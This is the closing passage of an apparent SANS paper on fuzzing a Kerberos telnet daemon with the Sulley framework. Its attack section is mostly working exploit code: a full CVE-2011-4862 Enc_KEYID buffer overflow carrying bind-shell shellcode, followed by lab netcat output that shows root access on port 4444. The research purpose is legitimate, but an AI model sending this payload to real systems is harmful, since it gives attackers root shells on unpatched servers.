        sock.send("\xff\xfd\x26\xff\xfb\x26\xff\xfd\x03\xff\xfb\x18\xff\xfb\x1f\xff\xfb\x20\xff\
xfb\x22\xff\xfb\x27\xff\xfd\x05")
        time.sleep(2.0)
        # Wont Auth Option
        sock.send("\xff\xfc\x25")
        time.sleep(2.0)
        # Don't Encryption Option
        sock.send("\xff\xfe\x26")
        time.sleep(2.0)
        # Won't Encryption Option, Won't Terminal Option, Won't Terminal Speed, Won't
Display Location
        # Won't New Environment Option, Wont Environment Option
        sock.send("\xff\xfc\x26\xff\xfc\x18\xff\xfc\x20\xff\xfc\x23\xff\xfc\x27\xff\xfc\x24")
        time.sleep(2.0)
        # Do Suppress Go Ahead
        sock.send("\xff\xfd\x03")
        time.sleep(2.0)
        # Won't Echo, Won't Negotiate About Window Size, Don't Status, Won't Remote Flow
Control
        sock.send("xff\xfc\x01\xff\xfc\x1f\xff\xfe\x05\xff\xfc\x21")
        time.sleep(2.0)
        # Don't Echo
        sock.send("\xff\xfe\x01")
        time.sleep(2.0)
        # Here we begin the encryption setup:
        # Suboption Encryption Option, Suboption End
        # Enc Cmd: IS, Enc Type: DES_CFB64
        # 011213141516171819
        sock.send("\xff\xfa\x26\x00\x01\x01\x12\x13\x14\x15\x16\x17\x18\x19\xff\xf0")
        time.sleep(2.0)


# The code snippit below found at https://github.com/rapid7/metasploit-
# framework/blob/master/modules/exploits/linux/telnet/telnet_encrypt_keyid.rb is
# Copyright (C) 2006-2016, Rapid7 LLC under the BSD-3-Clause which can be found at
# https://github.com/rapid7/metasploit-framework/blob/master/LICENSE
#
# See Appendix B for license terms
#
# Suboption Encryption Option
# Enc_KEYID (7)
# Key ID:

#0040      ff fa 26 07 eb 76 47 63 59 6d 66 56 52 30
#0050   31 47 33 71 44 67 33 6d 58 62 75 75 6c 43 76 38
#0060   77 45 62 51 57 77 55 4f 64 6b 54 68 46 37 35 4f
#0070   54 39 32 63 49 62 61 63 6f 30 79 76 69 6f 48 6f
#0080   6f 39 32 7a 30 53 49 54 68 71 4b 39 36 57 28 b4
#0090   04 08 3c b4
# Ret - 20          04
# Ret                  08
# jump over several bytes
#                          41 41 41 41 41 41 41 41 41 41
#00a0   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
#00b0   41 41 41 41 41 41 41 41 41 41 41 41 41 41
# payload                                          ba f0
#00c0   5f ee 76 da d0 d9 74 24 f4 5e 29 c9 b1 14 31 56
#00d0   14 03 56 14 83 ee fc 12 aa df ad 25 b6 73 11 9a
#00e0   53 76 1c fd 14 10 d3 7d 0f 83 b9 15 b2 3b 2f b9
#00f0   d8 2b 1e 11 94 ad ca f7 fe e0 8b 7e bf fe 38 84
#0100   f0 99 f3 04 b3 d5 6a c9 b4 85 2a bb 8b f1 01 bb
#0110   bd 78 62 d3 12 54 e1 4b 05 85 67 e2 bb 50 84 a4
#0120   10 ea aa f4 9c 21 ac 70 74 74 42 63 32 71 72 6b
#0130   33 56 77 49 57 71 74 65 65 47 55 64 66 73 50 33
#0140   64 6b 69 4a 70 68 41 58 48 73 30 45 63 75 71 5a
#0150   33 4e 35 47 78 72 59 44 70 52 6f 61 56 4e 53 56
#0160   41 43 64 78 35 63 4f 4b 4f 38 73 77 41 77 39 53
#0170   54 76 6c 64 52 64 34 35 4a 33 71 56 63 4d 63 7a
#0180   65 75 55 79 50 61 45 4f 76 52 41 69 36 6a 53 6b
#0190   33 67 4c 34 4e 68 49 6b 67 33 6c 42 67 53 4f 62
#01a0   42 69 6a 54 63 4a 6c 38 35 38 74 64 78 4d 64 62
#01b0   62 54 31 6c 75 79 75 52 6b 6c 75 5a 76 51 4f 49
#01c0   36 6d 79 6d 4f 4e 59 5a 43 6b 39 66 30 54 32 4c
#01d0   4a 51 42 6b 47 38 ff f0

 # Includes encryption option: keyid, payload, and then suboption end
```

```
sock.send("\xff\xfa\x26\x07\xeb\x76\x47\x63\x59\x6d\x66\x56\x52\x30\x31\x47\x33\x71\x44\
x67\x33\x6d\x58\x62\x75\x75\x6c\x43\x76\x38\x77\x45\x62\x51\x57\x77\x55\x4f\x64\x6b\x5
4\x68\x46\x37\x35\x4f\x54\x39\x32\x63\x49\x62\x61\x63\x6f\x30\x79\x76\x69\x6f\x48\x6f\x6
f\x39\x32\x7a\x30\x53\x49\x54\x68\x71\x4b\x39\x36\x57\x28\xb4\x04\x08\x3c\xb4\x04\x08\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xba\xf0\x5f\xe
e\x76\xda\xd0\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x14\x31\x56\x14\x03\x56\x14\x83\xee\xfc\x
12\xaa\xdf\xad\x25\xb6\x73\x11\x9a\x53\x76\x1c\xfd\x14\x10\xd3\x7d\x0f\x83\xb9\x15\xb2\
x3b\x2f\xb9\xd8\x2b\x1e\x11\x94\xad\xca\xf7\xfe\xe0\x8b\x7e\xbf\xfe\x38\x84\xf0\x99\xf3\x
04\xb3\xd5\x6a\xc9\xb4\x85\x2a\xbb\x8b\xf1\x01\xbb\xbd\x78\x62\xd3\x12\x54\xe1\x4b\x05
\x85\x67\xe2\xbb\x50\x84\xa4\x10\xea\xaa\xf4\x9c\x21\xac\x70\x74\x74\x42\x63\x32\x71\x7
2\x6b\x33\x56\x77\x49\x57\x71\x74\x65\x65\x47\x55\x64\x66\x73\x50\x33\x64\x6b\x69\x4a\
x70\x68\x41\x58\x48\x73\x30\x45\x63\x75\x71\x5a\x33\x4e\x35\x47\x78\x72\x59\x44\x70\x5
2\x6f\x61\x56\x4e\x53\x56\x41\x43\x64\x78\x35\x63\x4f\x4b\x4f\x38\x73\x77\x41\x77\x39\x
53\x54\x76\x6c\x64\x52\x64\x34\x35\x4a\x33\x71\x56\x63\x4d\x63\x7a\x65\x75\x55\x79\x50
\x61\x45\x4f\x76\x52\x41\x69\x36\x6a\x53\x6b\x33\x67\x4c\x34\x4e\x68\x49\x6b\x67\x33\x6
c\x42\x67\x53\x4f\x62\x42\x69\x6a\x54\x63\x4a\x6c\x38\x35\x38\x74\x64\x78\x4d\x64\x62\x
62\x54\x31\x6c\x75\x79\x75\x52\x6b\x6c\x75\x5a\x76\x51\x4f\x49\x36\x6d\x79\x6d\x4f\x4e\
x59\x5a\x43\x6b\x39\x66\x30\x54\x32\x4c\x4a\x51\x42\x6b\x47\x38\xff\xf0")

time.sleep(5.0)

# send first payload again

sock.send("\xff\xfa\x26\x07\xeb\x76\x47\x63\x59\x6d\x66\x56\x52\x30\x31\x47\x33\x71\x44\
x67\x33\x6d\x58\x62\x75\x75\x6c\x43\x76\x38\x77\x45\x62\x51\x57\x77\x55\x4f\x64\x6b\x5
4\x68\x46\x37\x35\x4f\x54\x39\x32\x63\x49\x62\x61\x63\x6f\x30\x79\x76\x69\x6f\x48\x6f\x6
f\x39\x32\x7a\x30\x53\x49\x54\x68\x71\x4b\x39\x36\x57\x28\xb4\x04\x08\x3c\xb4\x04\x08\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xba\xf0\x5f\xe
e\x76\xda\xd0\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x14\x31\x56\x14\x03\x56\x14\x83\xee\xfc\x
12\xaa\xdf\xad\x25\xb6\x73\x11\x9a\x53\x76\x1c\xfd\x14\x10\xd3\x7d\x0f\x83\xb9\x15\xb2\
x3b\x2f\xb9\xd8\x2b\x1e\x11\x94\xad\xca\xf7\xfe\xe0\x8b\x7e\xbf\xfe\x38\x84\xf0\x99\xf3\x
04\xb3\xd5\x6a\xc9\xb4\x85\x2a\xbb\x8b\xf1\x01\xbb\xbd\x78\x62\xd3\x12\x54\xe1\x4b\x05
\x85\x67\xe2\xbb\x50\x84\xa4\x10\xea\xaa\xf4\x9c\x21\xac\x70\x74\x74\x42\x63\x32\x71\x7
2\x6b\x33\x56\x77\x49\x57\x71\x74\x65\x65\x47\x55\x64\x66\x73\x50\x33\x64\x6b\x69\x4a\
x70\x68\x41\x58\x48\x73\x30\x45\x63\x75\x71\x5a\x33\x4e\x35\x47\x78\x72\x59\x44\x70\x5
2\x6f\x61\x56\x4e\x53\x56\x41\x43\x64\x78\x35\x63\x4f\x4b\x4f\x38\x73\x77\x41\x77\x39\x
53\x54\x76\x6c\x64\x52\x64\x34\x35\x4a\x33\x71\x56\x63\x4d\x63\x7a\x65\x75\x55\x79\x50
\x61\x45\x4f\x76\x52\x41\x69\x36\x6a\x53\x6b\x33\x67\x4c\x34\x4e\x68\x49\x6b\x67\x33\x6
c\x42\x67\x53\x4f\x62\x42\x69\x6a\x54\x63\x4a\x6c\x38\x35\x38\x74\x64\x78\x4d\x64\x62\x
62\x54\x31\x6c\x75\x79\x75\x52\x6b\x6c\x75\x5a\x76\x51\x4f\x49\x36\x6d\x79\x6d\x4f\x4e\
x59\x5a\x43\x6b\x39\x66\x30\x54\x32\x4c\x4a\x51\x42\x6b\x47\x38\xff\xf0")

time.sleep(90.0)


s_initialize("USERNAME")
time.sleep(90.0)
```

```
s_group("usernames", values = ["Fred", "Bob", "Jeff", "Joe"])

if s_block_start("mainuser", group="usernames"):
  #s_delim("\r", fuzzable=False)
    s_static("\r\x00")
    time.sleep(10.0)
  # This should be the password
    s_int("5551",format="ascii",fuzzable=True)
    s_static("\r\x00")
    time.sleep(35.0)
s_block_end("mainuser")

#s_initialize("PASSWORD")
#s_static(randomstring())
#s_static("\r")
#time.sleep(5.0)



print "Mutations: " + str(s_num_mutations())

print "Press CTRL/C to cancel in ",
for i in range(5):
  print str(5 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)

def receive_telnet_banner(sock):
    sock.recv(1024)


print "Instantiating session"
sess = sessions.session(proto="tcp", log_level=7, session_filename='telnetfuzzlog1.txt',
sleep_time=10.0, timeout=15.0, crash_threshold=30.0, restart_interval=0)

print "Setting up preconnection"
sess.pre_send = preconnection

print "Instantiating target"
target = sessions.target('192.168.3.132', 23)
target.procmon = pedrpc.client('192.168.3.132', 26005)

target.procmon_options =  {
  "proc_name" : '/usr/kerberos/sbin/telnetd',
  "stop_commands" : ["/usr/bin/pkill telnetd"],
  "start_commands" : ["/usr/kerberos/sbin/telnetd -debug -n"]
}

sess.add_target(target)

sess.connect(s_get("USERNAME"))

print "Starting fuzzing now"
```

```
sess.fuzz()
```

When running the above script with the backdoor payload and logging the fuzzed test to the same log files, we resume testing at test case number 13 instead of beginning at test case number 1.

```
Mutations: 564
Press CTRL/C to cancel in  5  4  3  2  1 [2016-01-22 15:44:13,401] [INFO] -> current fuzz path:  -> 
USERNAME
[2016-01-22 15:44:13,401] [INFO] -> fuzzed 0 of 564 total cases
[2016-01-22 15:44:13,401] [INFO] -> fuzzing 13 of 564
[2016-01-22 15:44:14,447] [CRITICAL] -> failed connecting on socket
Exception caught: error(10061, 'No connection could be made because the target machine 
actively refused it')
Restarting target and trying again
[2016-01-22 15:44:14,447] [WARNING] -> restarting target process
[2016-01-22 15:46:22,769] [INFO] -> xmitting: [1.13]
[2016-01-22 15:46:22,769] [DEBUG] -> Packet sent : 'Fred\r\x008\r\x00'
[2016-01-22 15:46:22,769] [DEBUG] -> received: [85] 
'\xff\xfd%\xff\xfb&\xff\xfd&\xff\xfa&\x01\x01\x02\xff\xf0\xff\xfb\x03\xff\xfd\x18\xff\xfd\x1f\xf
f\xfd \xff\xfe"\xff\xfd\'\xff\xfb\x05\xff\xfd#\xff\xfd$\xff\xfc&\xff\xfe&\xff\xfe\x18\xff\xfe
\xff\xfe\'\xff\xfd\x01\xff\xfd!\xff\xfe\x1f\xff\xfc\x05\xff\xfa&\x02\x01\x02\xff\xf0\xff\xfa&\x08
\xff\xf0'
[2016-01-22 15:46:22,769] [INFO] -> sleeping for 20.000000 seconds
[2016-01-22 15:46:42,785] [INFO] -> fuzzing 14 of 564
[2016-01-22 15:46:43,829] [CRITICAL] -> failed connecting on socket
Exception caught: error(10061, 'No connection could be made because the target machine 
actively refused it')
Restarting target and trying again
[2016-01-22 15:46:43,829] [WARNING] -> restarting target process
```

What is different about this test case is subtle. There doesn't show an exit code like this: "Crash : Test - 2 Reason - Exit with code – 1" as seen with the first script. In looking on the Linux VM it can be found that the payload was delivered and a backdoor socket was open waiting for commands.

```
[root@localhost root]# netstat -an|grep 4444
tcp   0  0 0.0.0.0:4444  0.0.0.0:*    LISTEN
```

Using another machine we can then netcat to the host and issue commands:

```
warren$ nc -4 192.168.3.132 4444
id
```

```
uid=0(root)gid=0(root)groups=0(root),1(bin),2(daemon),3(sys),4(ad
m),6(disk),10(wheel)
```

The particular payload carried along with the exploit was the metasploit linux/x86/shell_bind_tcp. This single stage payload opens a port allowing for commands to be entered into a bash shell via netcat (Baggett, 2010).

8. Conclusion:

This paper demonstrated how to perform a network protocol fuzz against a known vulnerable telnet daemon with Kerberos encryption enabled. Starting out with an understanding of the Sulley framework's grammar, a description of a known exploit, and a network sniffing session a Sulley script was developed. Once the script was able to perform basic communications with telnetd a second script containing a buffer overflow and backdoor payload was exampled. Such an easy example demonstrates the ability of Sulley to perform mutation based fuzzing of network protocols.

References:

Amini, P., & Portnoy, A. (2007). *Fuzzing Sucks! Introducing Sulley Fuzzing Framework* [PowerPoint slides]. Retrieved from https://github.com/OpenRCE/sulley/blob/master/docs/introducing_sulley.pdf

Amini, P., & Portnoy, A. (2015). *Sulley: Fuzzing Framework*. Retrieved from http://www.fuzzing.org/wp-content/SulleyManual.pdf

Bagget, M. (2010). *Using Metasploit to control netcat and third party exploits*. Retrieved from http://securityweekly.com/2010/04/25/using-meterpreter-to-control-n/

Cai, J., Zou, P., Dapeng, X., & He, J. (2015). A Guided Fuzzing Approach for Security Testing of Network Protocol Software. *2015 6th IEEE International Conference on Software Engineering and Service Science*. DOI: 10.1109/ICSESS.2015.7339160

Estebanez, J., Perry, B., Rosenberg, D., & Moore, H. D. (2011). *telnet_encrypt_keyid.rb*. Retrieved from https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/telnet/telnet_encrypt_keyid.rb

Gu, S., Song, Y., Zhaoi, X., & Li, W. (2011). Fuzzing Test Data Generation Based on Message Matrix Perturbation with Keyword Reference. *2011 Military Communications Conference*. DOI: 10.1109/MILCOM.2011.6127448

Juuso, A., Rontti, T., & Tirila, J. (2011). Securing Next Generation Networks by Fuzzing Protocol Implementations. *2011 Technical Symposium at ITU Telecom World*.

Massachusetts Institute of Technology (2011). *Buffer overflow in telnet daemon and client*. Retrieved from http://web.mit.edu/kerberos/www/advisories/MITKRB5-SA-2011-008.txt

MITRE Corporation (2011). *CVE-2011-4862*. Retrieved from http://www.cvedetails.com/cve/CVE-2011-4862/

Oehlert, P. (2005). Violating Assumptions with Fuzzing, IEEE Security and Privacy. IEEE Security & Privacy, 3(2), 58-62. DOI: 10.1109/MSP.2005.55

Postel, J., & Reynolds, J. (1983). *Telnet Protocol Specification*. Retrieved from https://tools.ietf.org/ html/rfc854

Sutton, M., Greene, A., & Amini, P. (2007). *Fuzzing: Brute Force Vulnerability Discovery* (Kindle Locations 927-928). Pearson Education. Kindle Edition.

Windows Installation (2016). In Github. Retrieved from https://github.com/OpenRCE/sulley/wiki/Windows-Installation

Appendix A: Telnet Options

- qaslogout
- display
  - DO ECHO
  - WILL_WONT
  - WONT ECHO
  - DO SUPPRESS GO AHEAD
  - DO STATUS
  - WILL TERMINAL TYPE
  - WILL NAWS
  - WILL TSPEED
  - WILL LFLOW
  - WONT XDISPLOC
  - WONT OLD-ENVIRON
  - WONT AUTHENTICATION
  - DO ENCRYPT
  - WILL ENCRYPT
  - WILL NEW-ENVIRON
- mode
  - character
  - line
  - isig
  - -isig
  - edit
  - -edit
  - softtabs
  - -softtabs
  - litecho
  - -litecho
- open
- quit
- send
  - ao
  - ayt
  - brk
  - ec
  - el
  - escape
  - ga
  - ip
  - nop
  - eor
  - abort
  - susp
  - eof
  - sync
  - getstatus
- set
  - echo
  - escape
  - rlogin
  - tracefile
  - flushoutput
  - interrupt
  - quit
  - eof
  - erase
  - kill
  - lnext
  - susp
  - reprint
  - worderase
  - start
  - stop
  - forw1
  - forw2
  - ayt
  - autoflush
  - autosynch
  - autologin
  - autodebug
  - autoencrypt
  - autodecrypt
  - verbose_encrypt
  - encdebug
  - skiprc
  - binary
  - inbinary
  - outbinary
  - crlf
  - crmode
  - localchars
  - debug
  - netdata
  - prettydump
  - options
  - termdata

- unset
  - echo
  - escape
  - rlogin
  - tracefile
  - flushoutput
  - interrupt
  - quit
  - eof
  - erase
  - kill
  - lnext
  - susp
  - reprint
  - worderase
  - start
  - stop
  - forw1
  - forw2
  - ayt
  - autoflush
  - autologin
  - authdebug
  - autoencrypt
  - autodecrypt
  - verbose_encrypt
  - encdebug
  - skiprc
  - binary
  - inbinary
  - outbinary
  - crlf
  - crmode
  - localchars
  - debug
  - netdata
  - prettydump
  - options
  - termdata
- status
- !
- z
- environ
- ?

- toggle
  - autoflush
  - autosynch
  - autologin
  - authdebug
  - autoencrypt
  - autodecrypt
  - verbose_encrypt
  - encdebug
  - skiprc
  - binary
  - inbinary
  - outbinary
  - crlf
  - crmode
  - localchars
  - debug
  - ne3tdata
  - prettydump
  - options
  - termdata
- slc
  - export
  - inport
  - check
- auth
  - status
  - disable
    - NULL
    - KERBEROS_V5
    - KERBEROS_V4
  - enable
    - NULL
    - KERBEROS_V5
    - KERBEROS_V4
- encrypt
  - enable
  - disable
  - type
    - DES_CFB64
    - DES_OFB64
  - start
  - stop
  - input
  - -input
  - output
  - -output
  - status
- forward
  - status
  - disable
  - enable
  - forwardable

Appendix B: BSD-3-Clause License

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

* Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

* Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

* Neither the name of Rapid7, Inc. nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Last Updated: July 1st, 2016

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS London Summer 2016	**London, GB**	**Jul 09, 2016 - Jul 18, 2016**	**Live Event**
SANS Rocky Mountain 2016	**Denver, COUS**	**Jul 11, 2016 - Jul 16, 2016**	**Live Event**
SANS Minneapolis 2016	**Minneapolis, MNUS**	**Jul 18, 2016 - Jul 23, 2016**	**Live Event**
SANS San Antonio 2016	**San Antonio, TXUS**	**Jul 18, 2016 - Jul 23, 2016**	**Live Event**
SANS Delhi 2016	**Delhi, IN**	**Jul 18, 2016 - Jul 30, 2016**	**Live Event**
SANS San Jose 2016	**San Jose, CAUS**	**Jul 25, 2016 - Jul 30, 2016**	**Live Event**
Industrial Control Systems Security Training	**Houston, TXUS**	**Jul 25, 2016 - Jul 30, 2016**	**Live Event**
SANS Boston 2016	**Boston, MAUS**	**Aug 01, 2016 - Aug 06, 2016**	**Live Event**
Security Awareness Summit & Training	**San Francisco, CAUS**	**Aug 01, 2016 - Aug 10, 2016**	**Live Event**
SANS Vienna	**Vienna, AT**	**Aug 01, 2016 - Aug 06, 2016**	**Live Event**
SANS Dallas 2016	**Dallas, TXUS**	**Aug 08, 2016 - Aug 13, 2016**	**Live Event**
SANS Portland 2016	**Portland, ORUS**	**Aug 08, 2016 - Aug 13, 2016**	**Live Event**
DEV531: Defending Mobile Apps	**San Francisco, CAUS**	**Aug 08, 2016 - Aug 09, 2016**	**Live Event**
DEV534: Secure DevOps	**San Francisco, CAUS**	**Aug 10, 2016 - Aug 11, 2016**	**Live Event**
Data Breach Summit	**Chicago, ILUS**	**Aug 18, 2016 - Aug 18, 2016**	**Live Event**
SANS Virginia Beach 2016	**Virginia Beach, VAUS**	**Aug 22, 2016 - Sep 02, 2016**	**Live Event**
SANS Alaska 2016	**Anchorage, AKUS**	**Aug 22, 2016 - Aug 27, 2016**	**Live Event**
SANS Bangalore 2016	**Bangalore, IN**	**Aug 22, 2016 - Sep 03, 2016**	**Live Event**
SANS Chicago 2016	**Chicago, ILUS**	**Aug 22, 2016 - Aug 27, 2016**	**Live Event**
SANS Adelaide 2016	**Adelaide, AU**	**Sep 05, 2016 - Sep 10, 2016**	**Live Event**
SANS Brussels Autumn 2016	**Brussels, BE**	**Sep 05, 2016 - Sep 10, 2016**	**Live Event**
SANS Northern Virginia - Crystal City 2016	**Crystal City, VAUS**	**Sep 06, 2016 - Sep 11, 2016**	**Live Event**
SANS Network Security 2016	**Las Vegas, NVUS**	**Sep 10, 2016 - Sep 19, 2016**	**Live Event**
SANS London Autumn	**London, GB**	**Sep 19, 2016 - Sep 24, 2016**	**Live Event**
SANS ICS London 2016	**London, GB**	**Sep 19, 2016 - Sep 25, 2016**	**Live Event**
Security Leadership Summit	**Dallas, TXUS**	**Sep 27, 2016 - Oct 04, 2016**	**Live Event**
MGT433 at SANS London Summer 2016	**OnlineGB**	**Jul 07, 2016 - Jul 08, 2016**	**Live Event**
SANS OnDemand	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**